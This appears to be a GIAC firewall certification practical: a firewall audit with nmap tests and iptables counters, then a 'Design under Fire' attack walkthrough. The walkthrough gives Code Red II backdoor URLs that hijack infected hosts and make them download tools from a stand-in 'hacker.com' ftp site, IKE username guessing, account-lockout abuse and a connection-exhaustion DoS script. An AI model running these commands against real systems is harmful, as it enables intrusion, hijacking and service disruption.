This next set of tests is for the invalid packets. If the firewall is configured properly, these tests will show packets enter one interface but not emerge from the other interface of the firewall. The first test is to see if the firewall is blocking packets arriving on the public interface with a source IP address of a private/multicast/broadcast/localhost network. This test was successful based on the fact that none of the packets were allowed to pass. However, there could be an improvement to the efficiency for the firewall, since some of the rules appear to be unnecessary. To perform this test, a small script was written that would execute the following code for each IP block:

- `nmap –P0 –sS –p 80 –S [Address] –e eth0 172.23.111.133`

"Address" was initially 10.215.112.22, and was altered to mimic one address from each invalid subnet. Nmap sent 6 SYN packets for each address. The network trace below shows the first few lines of this. It has been truncated to conserve space:

```
20:47:38.556001 10.215.112.22.51397 > 172.23.111.133.80: S
      1724667847:1724667847(0) win 2048
20:47:44.567662 10.215.112.22.51398 > 172.23.111.133.80: S
      2782524738:2782524738(0) win 2048
20:47:50.587384 10.215.112.22.51399 > 172.23.111.133.80: S
      3860712110:3860712110(0) win 2048
20:47:56.607111 10.215.112.22.51400 > 172.23.111.133.80: S
      1724667847:1724667847(0) win 2048
20:48:02.626833 10.215.112.22.51401 > 172.23.111.133.80: S
      2782524738:2782524738(0) win 2048
20:48:08.646545 10.215.112.22.51402 > 172.23.111.133.80: S
      3860712110:3860712110(0) win 4096
20:48:14.717659 192.168.112.22.58607 > 172.23.111.133.80: S
      840304469:840304469(0) win 4096
20:48:20.736017 192.168.112.22.58608 > 172.23.111.133.80: S
      1072254931:1072254931(0) win 4096
20:48:26.755738 192.168.112.22.58609 > 172.23.111.133.80: S
      3289820930:3289820930(0) win 4096
```

```
20:48:32.775468 192.168.112.22.58610 > 172.23.111.133.80: S
      840304469:840304469(0) win 4096
20:48:38.795150 192.168.112.22.58611 > 172.23.111.133.80: S
      1072254931:1072254931(0) win 4096
20:48:44.814889 192.168.112.22.58612 > 172.23.111.133.80: S
      3289820930:3289820930(0) win 4096
20:48:50.887217 127.215.112.22.49725 > 172.23.111.133.80: S
      1706780607:1706780607(0) win 3072
etc.
```

An interesting pattern is observed when looking at the firewall counters for this test. All 48 packets were accepted by the PREROUTING chain as valid-looking HTTP requests. The expected next step was for them all to be dropped in the FORWARD chain. However, they were not all dropped. Here are the relevant firewall counters:

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
   48  1920 DNAT       tcp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW tcp spts:1024:65535 dpt:80
      to:10.32.1.120

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    6   240 DROP       all  --  eth0   *       10.0.0.0/8
      0.0.0.0/0
    6   240 DROP       all  --  eth0   *       192.168.0.0/16
      0.0.0.0/0
    0     0 DROP       all  --  eth0   *       127.0.0.0/8
      0.0.0.0/0
    0     0 DROP       all  --  eth0   *       0.0.0.0/8
      0.0.0.0/0
    6   240 DROP       all  --  eth0   *       169.254.0.0/16
      0.0.0.0/0
    6   240 DROP       all  --  eth0   *       192.0.2.0/24
      0.0.0.0/0
    0     0 DROP       all  --  eth0   *       224.0.0.0/4
      0.0.0.0/0
    0     0 DROP       all  --  eth0   *       240.0.0.0/4
      0.0.0.0/0
```

By looking at the counters, it can be seen that the private addresses 10.0.0.0/8, 192.168.0.0/16, 169.254.0.0/16, and 192.0.2.0/24 were properly blocked by the firewall. But what happened to the others? They were not forwarded to the private interface, because nothing was observed with tcpdump on that interface. Some further investigation into the system logs found the following entries (each repeated six times) logged to the /var/log/messages:

```
Mar 20 20:48:50 [hostname] kernel: martian source 10.32.1.120 from
      127.215.112.22, on dev eth0
Mar 20 20:49:27 [hostname] kernel: martian source 10.32.1.120 from
      0.215.112.22, on dev eth0
```

```
Mar 20 20:51:15 [hostname] kernel: martian source 10.32.1.120 from
      224.215.112.22, on dev eth0
Mar 20 20:51:45 [hostname] kernel: martian source 10.32.1.120 from
      224.215.112.22, on dev eth0
```

Martian source packets are ones that arrive from an invalid source IP. It would seem that the Linux kernel has a built in function that automatically prohibits the routing of packets from these subnets. They were not dropped by the firewall rules because the kernel itself dropped them as invalid. Some further investigation is needed into this behaviour. If it is discovered that the automatic filtering can be trusted to drop all packets origination from these subnets, then these rules should be removed to increase the overall performance of the firewall.

Unassigned Source IP

The unassigned source IP rules were tested in the same manner as the private source IP rules. With these addresses, all packets were filtered by the firewall rules. There are a total of 73 subnets. With 6 SYN packets sent per subnet, this yields 438 packets. The firewall counters indicated all 438 accepted by PREROUTING and then dropped by the appropriate FORWARD rule. No packets appeared on the private interface of the firewall and no responses appeared on the public interface, therefore these rules are functioning as expected. Here are the relevant firewall counters (truncated):

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
  438 17520 DNAT       tcp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW tcp spts:1024:65535 dpt:80
      to:10.32.1.120

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    6   240 DROP       all  --  eth0   *       1.0.0.0/8
      0.0.0.0/0
    6   240 DROP       all  --  eth0   *       2.0.0.0/8
      0.0.0.0/0
    6   240 DROP       all  --  eth0   *       5.0.0.0/8
      0.0.0.0/0
etc.
```

Invalid IP Options

The invalid IP options that the policy requires blocked are loose source route (3), strict source route (9), and record route (7). Unfortunately, nmap does not have the facility to enable/disable these options. To complete this part of the audit, another tool, called the Internetwork Routing Protocol Attack Suite (irpas), which is freely available from the Internet [IRPAS] was downloaded and installed on the public PC. It has the ability to read a binary file and send that file, as is, onto the wire. To craft the required packets, a valid SYN packet was created from the public PC to the HTTP port of the private PC using nmap. That packet was

recorded and saved in raw mode by tcpdump. Then hexedit was used to edit the IP options of the packet directly. This altered packet was then sent out on the wire using the irpas tool file2wire.

The result was that, although the packet was accepted by the PREROUTING rule and the proper nat was performed, the ipv4options options rules rejected the packet as expected. However, the reject never made it back to the source because it was blocked by the OUTPUT chain's default DROP policy. It seems the firewall is protecting GIAC, but it isn't acting as a good netizen and letting the remote site know where they've gone wrong. This isn't a significant problem and does not expose GIAC, but it should be corrected in the future.

Here are the relevant lines from the firewall counters showing the three packets being accepted by PREROUTING, rejected by FORWARD, and then three packets (that would be the replies) dropped by the OUTPUT default policy:

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    3   180 DNAT       tcp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW tcp spts:1024:65535 dpt:80
      to:10.32.1.120

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    60 REJECT     all  --  eth0   *       0.0.0.0/0
      0.0.0.0/0          ipv4opt:lsrr
    1    60 REJECT     all  --  eth0   *       0.0.0.0/0
      0.0.0.0/0          ipv4opt:ssrr
    1    60 REJECT     all  --  eth0   *       0.0.0.0/0
      0.0.0.0/0          ipv4opt:rr

Chain OUTPUT (policy DROP 3 packets, 372 bytes)
```

Invalid ICMP

The invalid ICMP packets were also generated with tools from the irpas suite. Specifically, the tools irdp and irdpresponder were used to generate the router discovery and response packets. A regular ICMP packet was hacked using hexedit to create a redirect packet, which was then sent to the network using file2cable. This test uncovered some redundancy and a problem in the rule set of the firewall.

The ICMP router discovery/response messages were dropped at the PREROUTING chain of the nat table, when they hit the default DROP policy. These messages will never get to the FORWARD chain and therefore, blocking them there is not necessary. Removal of those two rules from the FORWARD chain might slightly improve the performance of the firewall. Here is an example of a router advertisement packet captured by tcpdump:

```
13:10:44.029539 172.23.111.132 > 255.255.255.255: icmp: router
      advertisement lifetime 30:00 1: {172.23.111.132 0}
```

There were no packets seen on the private interface and no additional packets generated on the public interface in response to this, so the firewall was doing its job.

The PREROUTING chain also dropped the redirect packet. However, it is possible (and likely) that it would normally be a part of a related session. Based on this, such a packet would bypass PREROUTING and be immediately forwarded by the first rule of the FORWARD chain, which allows all established/related packets. This is not what is desired. Therefore, the rule to drop these packets should be moved to the top of the forward chain, so that it will be processed ahead of the rule that allows established/related packets.

Reject Ident Query

The ident query reject rule functioned exactly as expected. The ident packet arrived and was accepted by the PREROUTING chain. Because pre-routing did not specify any destination or translation, the packet was then sent to the INPUT chain of the filter table. INPUT rejected the packet with a TCP reject message, which was sent to the OUTPUT chain of the filter table and then to the POSTROUTING chain of the nat table.

This flow of four rule matches can be seen in the firewall counters:

```
Chain PREROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    60 ACCEPT     tcp  --  eth0   *       0.0.0.0/0
      172.23.111.133     state NEW tcp spts:1024:65535 dpt:113

Chain POSTROUTING (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    40 ACCEPT     tcp  --  *      eth0    172.23.111.133
      0.0.0.0/0          tcp spt:113 dpts:1024:65535 flags:0x3F/0x14

Chain INPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    60 REJECT     tcp  --  eth0   *       0.0.0.0/0
      172.23.111.133     tcp dpt:113 reject-with tcp-reset

Chain OUTPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source
      destination
    1    40 ACCEPT     tcp  --  *      eth0    172.23.111.133
      0.0.0.0/0          tcp spt:113 dpts:1024:65535 flags:0x3F/0x14
```

As expected, nothing was seen on the private interface. Only the original SYN packet and a RST+ACK packet were captured by tcpdump on the public interface:

```
21:36:09.452421 172.23.111.132.32878 > 172.23.111.133.113: S
      3767633346:3767633346(0) win 5840 <mss 1460,sackOK,timestamp
      1040587 0,nop,wscale 0> (DF)
```

```
21:36:09.452531 172.23.111.133.113 > 172.23.111.132.32878: R 0:0(0) ack
      3767633347 win 0 (DF)
```

Session Establishment with Low Source Port

Several of the firewall rules restrict the source port of a packet to 1024 or above. For each of the rules where this restriction is placed, it is specified identically. It is therefore sufficient to test only one of these rules and assume that if this restriction works properly for that one, then it will also working properly for the others. The test was run against the HTTP port with the source port set at 950. The following nmap command was used to attempt to establish a session:

- `nmap –P0 –sS -p 80 -g 950 172.23.111.133`

The session was successfully blocked by the firewall. In the tcpdump log from the public interface is the evidence of the six SYN packets sent, with no responses:

```
22:05:38.868511 172.23.111.132.950 > 172.23.111.133.80: S
      1612670350:1612670350(0) win 1024
22:05:44.887497 172.23.111.132.951 > 172.23.111.133.80: S
      2732580237:2732580237(0) win 1024
22:05:50.907196 172.23.111.132.952 > 172.23.111.133.80: S
      1449050865:1449050865(0) win 1024
22:05:56.926935 172.23.111.132.953 > 172.23.111.133.80: S
      1612670350:1612670350(0) win 1024
22:06:02.946646 172.23.111.132.954 > 172.23.111.133.80: S
      2732580237:2732580237(0) win 1024
22:06:08.966370 172.23.111.132.955 > 172.23.111.133.80: S
      1449050865:1449050865(0) win 1024
```

The tcpdump log from the private interface was empty, as expected. The firewall counters confirm that the packets were dropped at the PREROUTING chain by the default DROP policy. Here is the relevant firewall counter line:

```
Chain PREROUTING (policy DROP 6 packets, 240 bytes)
```

Packets Arriving on Internal with Invalid IP

The final test against the firewall is to see how it behaves if a packet arrives on the private interface that has originated from a network other than the outer service network. An arbitrary IP address was chosen for this test and the -s nmap option was used to spoof the source address from the private PC. This is the command that was used to generate the spoofed source:

- `nmap –P0 –sS –p 80 –e eth0 –s 192.168.10.20 172.23.111.132`

As expected, the firewall did not forward the SYN packets. Instead, the packets disappeared. There was nothing logged from the public interface of the firewall, and the only packets logged from the private interface were the SYN packets from nmap:

```
00:08:14.751201 192.168.10.20.46844 > 172.23.111.132.80: S
      2110742266:2110742266(0) win 2048
00:08:20.763622 192.168.10.20.46845 > 172.23.111.132.80: S
      950796130:950796130(0) win 2048
```

```
00:08:26.784259 192.168.10.20.46846 > 172.23.111.132.80: S
      4030021967:4030021967(0) win 2048
00:08:32.804905 192.168.10.20.46847 > 172.23.111.132.80: S
      2110742266:2110742266(0) win 2048
00:08:38.825532 192.168.10.20.46848 > 172.23.111.132.80: S
      950796130:950796130(0) win 2048
00:08:44.846200 192.168.10.20.46849 > 172.23.111.132.80: S
      4030021967:4030021967(0) win 2048
```

The expectation was that the rule in the FORWARD chain that specifies all packets not (!) from 10.32.1.0/24 should be dropped would be matched and these packets would be logged. However, the packets never made it that far. The source IP of all expected packets is specified in the PREROUTING chain. Since these packets didn't match any of those rules, they were dropped by the default DROP policy of that chain:

```
Chain PREROUTING (policy DROP 6 packets, 240 bytes)
```

Based on this, even packets from the correct subnet but with an unknown IP, for example 10.32.1.111, will be dropped as well. This is good because it is more restrictive. However, logging of internal spoofing is lost. GIAC needs that logging to alert them of a potentially compromised server in their service network.

Recommendations

The firewall is blocking all traffic as expected and the architecture is sound. There are no major changes required to meet the needs of GIAC. However, not all of the rules are being matched, and some are not functioning as intended. To improve the quality of the firewall, a few changes should be made to the configuration. These changes are:

- Update the OUTPUT chain of the filter table to allow outgoing RST packets that are generated as a result of invalid IP options.
- Research "martian source" rules in the Linux kernel to better understand the circumstances under which the kernel will drop packets with source addresses of 127.0.0.0/8, 0.0.0.0/8, 224.0.0.0/4, and 240.0.0.0/4. Based on this research, determine if the removal of the rules from the FORWARD chain of the filter table is appropriate.
- Remove the rules in the FORWARD chain of the filter table that drop ICMP router discovery/response packets.
- Move the rule that drops ICMP redirect messages in the FORWARD chain of the filter table to the top of that chain.
- Add a rule to the bottom of the PREROUTING chain of the nat table that logs every packet not explicitly matched in the PREROUTING chain, if that packet entered the firewall on the private interface.

Design under Fire

Introduction

This is the part of the assignment where I put on my hacker hat (it has a penguin on it) and describe a series of attacks on a remote organization. To fit in with the hacker mentality, I have written this section of the document in a much less formal style. You will notice both the use of first person as well as the occasional use of language more commonly associated with the cyber-underground. Please enjoy reading this section as a break from the formality of the GIAC architecture; it's time to chill and watch as the 1337 h4x0r goes to work! ;-)

Design under Fire describes three attacks on a previous GCFW architecture. These attacks are:

- An attack against the firewall to breach/bypass it
- A simple denial of service attack
- An attack against an internal system

By the time we're done here, I will completely pwn the remote network, have no doubt of that! Let's go do some damage!


Architecture

Joe Matusiewicz, GCFW #0362, designed the architecture I will attack. The complete practical may be found at:
http://www.giac.org/practical/GCFW/Joe_Matusiewicz_GCFW.pdf [JOE]

Joe's practical was one of the first that I read when I was initially trying to understand the requirements of the GCFW. After the first read through, I remember thinking, *wow, now that's a solid architecture*! Each component seemed to be well thought out and all possible precautions had been taken. After reading several other architectures, I had the same feeling about them all and I was getting worried about how I would tackle the fourth part of my own assignment.

Now that I've completed the first three parts of my GCFW practical, my knowledge of these systems has increased almost as much as it did during the original classroom time at the SANS conference. I can now see problems with Joe's paper that I never noticed before. Of course, it's always easier to attack a system when you already know the inside layout, which is something a real attacker likely would not have, but the real point is this: the certification process is, in itself, an incredible learning experience. It does not simply prove that you are qualified as a GCFW. By doing the practical and the exams, you become qualified as a GCFW.

Let's take a look at Joe's architecture:



As you can see from this diagram, this is a simple single firewall design. All publicly accessible servers are in a DMZ on the 10.10.11.0/24 network and the rest of the GIAC equipment is on the 192.168.1.0/24 network.

Pre-Attack

Before launching any attack, a suitable army must be mustered. I certainly wouldn't want to be attacking a corporate headquarters using my own PC. This might land me in prison! Instead, I need to find somebody who is willing to do this for me.

Machines that are easily controlled by an unauthorized remote user are commonly referred to as zombies. In the current age of Internet worms, finding suitable zombies for my army is a trivial task. As a hacker, I am super paranoid, so I run an intrusion detection system (Snort) in my home environment. This tool is not only useful to detect intrusions, it is also useful in reverse. How? It logs all attack attempts, many of which are caused by automated worms. These worms are running on already compromised remote machines, which often have remote-control backdoor software already installed by the worm. So, the first step to enlist my army is to run the following command on my intrusion detection system:

- `grep –r CodeRedII /var/log/snort/*`

This command returns a list of systems that have attempted to infect me with Code Red II. If they are trying to spread the worm, then it is highly likely they are infected with the worm. If they are infected with the worm, then I can use them in my army.

Why Code Red II? I could have chosen a more recent worm such as the MS-SQL Slammer, or even try to take advantage of the recently announced IIS WebDav vulnerability, but Code Red II has a special advantage: systems that are still infected with Code Red II are clearly not well maintained. Therefore, this significantly reduces the risk of being caught at this early stage, when I cannot avoid the use of my own IP address. Also, Code Red II leaves a very easily exploitable back door, and it doesn't log activity.

Once I have a suitable list of candidates for my army, I will verify their allegiance to me by having them perform a simple action. They will ping my public facing IP address. For the purposes of this example, let's say the remote Code Red II box is 10.15.20.25 and my public IP is 10.20.25.30. To have them ping me, I simply "browse" to the following website:

- `http://10.15.20.25/scripts/root.exe\?/c+ping+10.20.25.30`

I will write a simple script that will use lynx (a text-based command line browser) to step through a list of IPs and run that command on each machine.

Of course, my systems do not respond to ping – as far as anyone on the Internet can tell, they do not even exist. But the ping will be recorded in my logs. Once I have the list of pings, I can take the intersection of the systems I tried to control and the systems that sent a ping and have great confidence that they are now mine.

Firewall Attack

The target of this attack is a Checkpoint Firewall-1 system. As of January 2003, it was running Version 4.1 SP6 with the aggressive mode IKE hotfix and the OpenSSL hotfix installed [JOE, page 6]. I will assume that any patches released since January have also been applied and that this is a reasonably secured and current system.

The attack is based on a problem with the IKE protocol when aggressive mode is enabled. It is a problem with the protocol itself and affects all VPN devices, not just Checkpoint Firewall-1. NTA Monitor first announced this problem in September 2002 [NTA1], four months before Joe submitted his practical. If Joe didn't know about it when he designed his architecture, then it is unlikely he will have fixed it by now.

An interesting thing about Joe's practical is the application of the aggressive mode hotfix for FW-1. According to Checkpoint [CP1], prior to applying this hotfix, even with aggressive mode IKE disabled, the firewall will still respond to IKE queries as if it were enabled. This hotfix corrects that problem. Therefore, this hotfix only helps if aggressive mode is disabled. However, on page 24 of Joe's paper, in the Checkpoint tutorial, he explicitly states that aggressive mode should be enabled: "Also select Support Aggressive Mode…" [JOE, page 24] Therefore, this system is wide-open to an aggressive mode IKE attack, even with the hotfix applied.

Attack

The aggressive mode IKE attack allows us to guess user names without having to know the associated password. Normally when you attempt to login to a system, either your login succeeds or it fails. You are only notified of the status of your login after entering both the user name and the password. The combination of these two things is very difficult to guess. However, if you know one, then the other is often easy to guess. When IKE is in aggressive mode, if you send it a username, it will respond with an error if that user does not exist, and it will request a password if the user does exist. This makes it easy to determine if the username is valid.

Using a suitable sized dictionary, it is possible to obtain a very large valid username database in a very short period of time. In a test conducted by NTA Monitor with a normal desktop-class system and a broadband connection, they made 10,000 username guesses in approximately two and a half minutes [NTA1]. This test only used a small amount of their workstation's resources; the real bottleneck was the firewall itself. So companies with powerful firewalls can be even more quickly queried! Bonus to us h4x0r$!

To do the guessing, I use fw1-ike-userguess, a simple tool designed specifically to query Checkpoint Firewall-1 firewalls. Of course, even though guessing names is relatively safe and unlikely to be picked up by an IDS, I still won't do it from my own box. The first step, then, is to send the fw1-ike-userguess to my zombies. To do this, I send a script to the zombies that will have it download the program from

my hacker.com ftp site. Pretend the site is “hacker.com”, the user name is “hack”, and the password is “hackpass”. The “website” I browse to do this is:

- http://<IP>/scripts/root.exe\?/c+echo+open+hacker.com+\>+ftp.script+&+echo+hack+\>\>+ftp.script+&+echo+hackpass+\>\>+ftp.script+&+echo+get+fw1-ike-userguess+\>\>ftp.script+&+echo+bye+/>/>+ftp.script

Replace <IP> with each of the zombie IP addresses and this will use the echo command to write a small ftp script to the remote zombie’s hard drive. Now to cause the zombie to download the program, browse this website:

- http://<IP>/scripts/root.exe\?/c+ftp+-s\:ftp.script

Using similar means, I can send the username list to the zombie and then send it the command to check for those users on the specified remote server. So, I have about 50 machines in my army. I also have a list of 50,000 common user names. I send 1,000 names to each zombie and then have each of them check their list.

The most fun part is how I get the results. The zombies are running webservers. They must be, because that is how I am interacting with them. So I have them publish the results to their own websites by adding a “> guessednames.html” to the end of the “fw1-ike-userguess” command. Now to find the results, I browse to:

- http://<ip>/guessednames.html

The results of this will vary depending on the size of the organization. It’s safe to assume that if the attacked site is a reasonable sized enterprise, I now have at least several dozen names, and perhaps hundreds. At the very least, I have enough names to be able to guess at their naming conventions, which will allow me to better formulate my next guessing spree.

The next task is to guess the passwords. Before I do this, I first have to get a good password dictionary. ElcomSoft provides lists in several languages for free download, with over 8 million entries in their English dictionary [ELCOM]. Their lists include not only common words used in passwords, but also common numbers and symbols.

When I start trying to guess the passwords, one of two things will happen. The first is that the remote site will have account lockout enabled after several failed login attempts occur. In this case I will cause a denial of service to a significant number of their users. This is fun, but doesn’t get me very far. It might be worth waiting a month after the initial attempt to see if they have disabled account lockout. Some companies, trusting in the strength of their passwords, will disable that feature since the increase in help desk calls and the loss in productivity after a mass account lockout can be quite expensive. If they continue to use account lockout, I will continue to lockout as many of their accounts as I can on a regular basis, until they give up on that protection technique. I will do this using different zombies each time to prevent them tracking the source back to me.

The other possibility is that they do not have account lockout enabled. In this case, I will obtain several valid user name/password combinations. I haven’t

damaged the firewall, but I can now bypass it completely and login as a normal user to the corporate systems. Isn't hacking fun!

Defense

Defending against this type of attack is easy. Disable aggressive mode IKE. It is a bad thing that should never have been enabled in the first place. Checkpoint has stated that in future releases of their product this will be disabled by default. An alternative is to use hybrid authentication, requiring a client-side certificate to accompany the credentials. That way, the server will not even allow a user name query until a valid certificate has been produced.

Unfortunately for GIAC Enterprises, it was explicitly enabled and hybrid mode was not used. The system administrator probably thought that the aggressive mode IKE hotfix would protect the system and that there was nothing to worry about. The moral of this story: don't just apply the patch, read the details of exactly what it fixes!

Denial of Service Attack

DoS attacks are so easy that they are boring to most adept h4x0rs. It is shameful to be known to use them, because they require zero skill to perform. They are great as a form of cheap and lazy revenge. For this attack, I will render the GIAC mail and web servers unusable, while consuming almost no bandwidth and leaving the systems basically idle. This will be done by opening sessions to the maximum concurrency of the servers, and then idling until timeout.

This is a difficult attack to identify because the initial complaints from the users will be that they are experiencing slow response. The server techs will be called in to investigate. They will find the servers mostly idle and call in the network techs, who will find the network mostly idle. They will all scratch their heads and bill lots of overtime before discovering the problem is that the servers are at maximum sessions. And then they will learn how difficult it is to stop the attack.

Attack

Opening a session with any TCP server is trivial: telnet to the listening port. I need to determine two things in advance to optimize my attack. I don't want to overwhelm my zombies and alert the owners that something is wrong with their PCs! The two things to be determined are the timeout period and the maximum number of concurrent connections the server will accept. Once that has been determined, I can make my zombies establish the maximum number of connections and idle. They will attempt reconnects at the same rate the server is timing out connections, thus keeping the server at maximum session count indefinitely. Each time a legitimate connection is requested the queue will grow, and although some legitimate connections will get through, for the most part, the server will continue to respond more and more slowly as time passes. Eventually, the wait time will be several minutes and people's browsers/mail servers will start timing out. The result: complete denial of service.

One thing I need to have on the zombie ahead of time is a program that allows a pause for a pre-determined amount of time. It's unfortunate for us hackers that Windows doesn't have a built in sleep command like most UNIX/Linux systems. However, I can get a sleep command as a part of the Cygwin toolkit [CYGWIN] and send it to the clients using the same method as what I used to send the fw1-ike-userguess program.

To discover what this timeout is, I telnet to each server and then wait for the connection to drop:

- `telnet <giacserver> 80`
- `telnet <giacserver> 25`

I can do this from my own machine because, at this point, it will look like normal traffic. I'm flying way below the radar. As a matter of fact, I can do most of the checking from home because it will be so small that, mixed in with the floods from my zombies, it will all just disappear.

For this example, I will assume five minutes was the timeout result for both servers.

The next step is to determine maximum concurrency for the servers. HTTP servers are often set at 100, so that will be my first guess. To establish 100 connections in a five minute period, I need to establish one new connection every three seconds. I will use ten of my zombies to accomplish this, so each one will only need to establish one connection every 30 seconds. This will cause a very light load on the zombie, and the owner will never notice. The command I send to each zombie writes a small looping batch file and then executes that file. Instead of embedding it in an HTTP URL, for simplicity of reading, I will simply show the actual script here. It can easily be converted to a URL by replacing the spaces with "+", and escaping the ">" with a "\". Here is the script:

- `echo :MARK > kill.bat & echo telnet <victim> 80 >> kill.bat & echo sleep 30 >> kill.bat & echo goto MARK >> kill.bat & kill.bat`

After sending the above command to ten of the zombies (replacing <victim> with the IP address of the host I want to kill), I will wait about 10 minutes and then attempt to connect to the GIAC webserver with my web browser. If I can still connect, the concurrency is higher than 100, so I will activate a few more zombies. If I cannot connect, then the server is already flooded. I win!

I can repeat this same process for the SMTP server – I can even reuse the same zombies, since they're under light load!

It is likely that, after a few hours, I will discover that I can once again access the website/mail server. The remote site administrators are unlikely to be idle. More likely, they are actively determining the IPs that are flooding them, and they are adding firewall rules to prevent session establishment from them. That's OK. I still have dozens more zombies in my army! I simply assign a few more to the task. With only 50 zombies, I can continue this DoS for at least several hours. And more zombies are easy to get! If I'm really lazy, I might write a script that

adds a new zombie every half-hour. Then I can go to bed with the comfort of knowing I have caused a lot of havoc for the remote site, and that they will be up all night blocking my zombies. Eventually, I will get bored or feel my revenge has been achieved and I will stop adding zombies. What fun!

Defense

There is very little defense for this type of attack. The servers must be accessible to the public, because that it what they are used for. There is no way of knowing which IP address the next attack will come from; my zombies are scattered all over the Internet. Some organizations attempt to prevent it by enforcing a maximum number of connections per IP. In response, I just grow my zombie army to compensate, making fewer connections per zombie. They can firewall my zombies, but again, I can grow the zombie army to compensate. Eventually, the cost of determining and firewalling will exceed the loss of having the site offline, and the victim will have to give up.

The only real defense is to wait out the attack. Nothing will be harmed in the attack and the only loss is sales/productivity, so concentrate on minimizing that damage. Eventually, the attacker will get bored and it will stop.

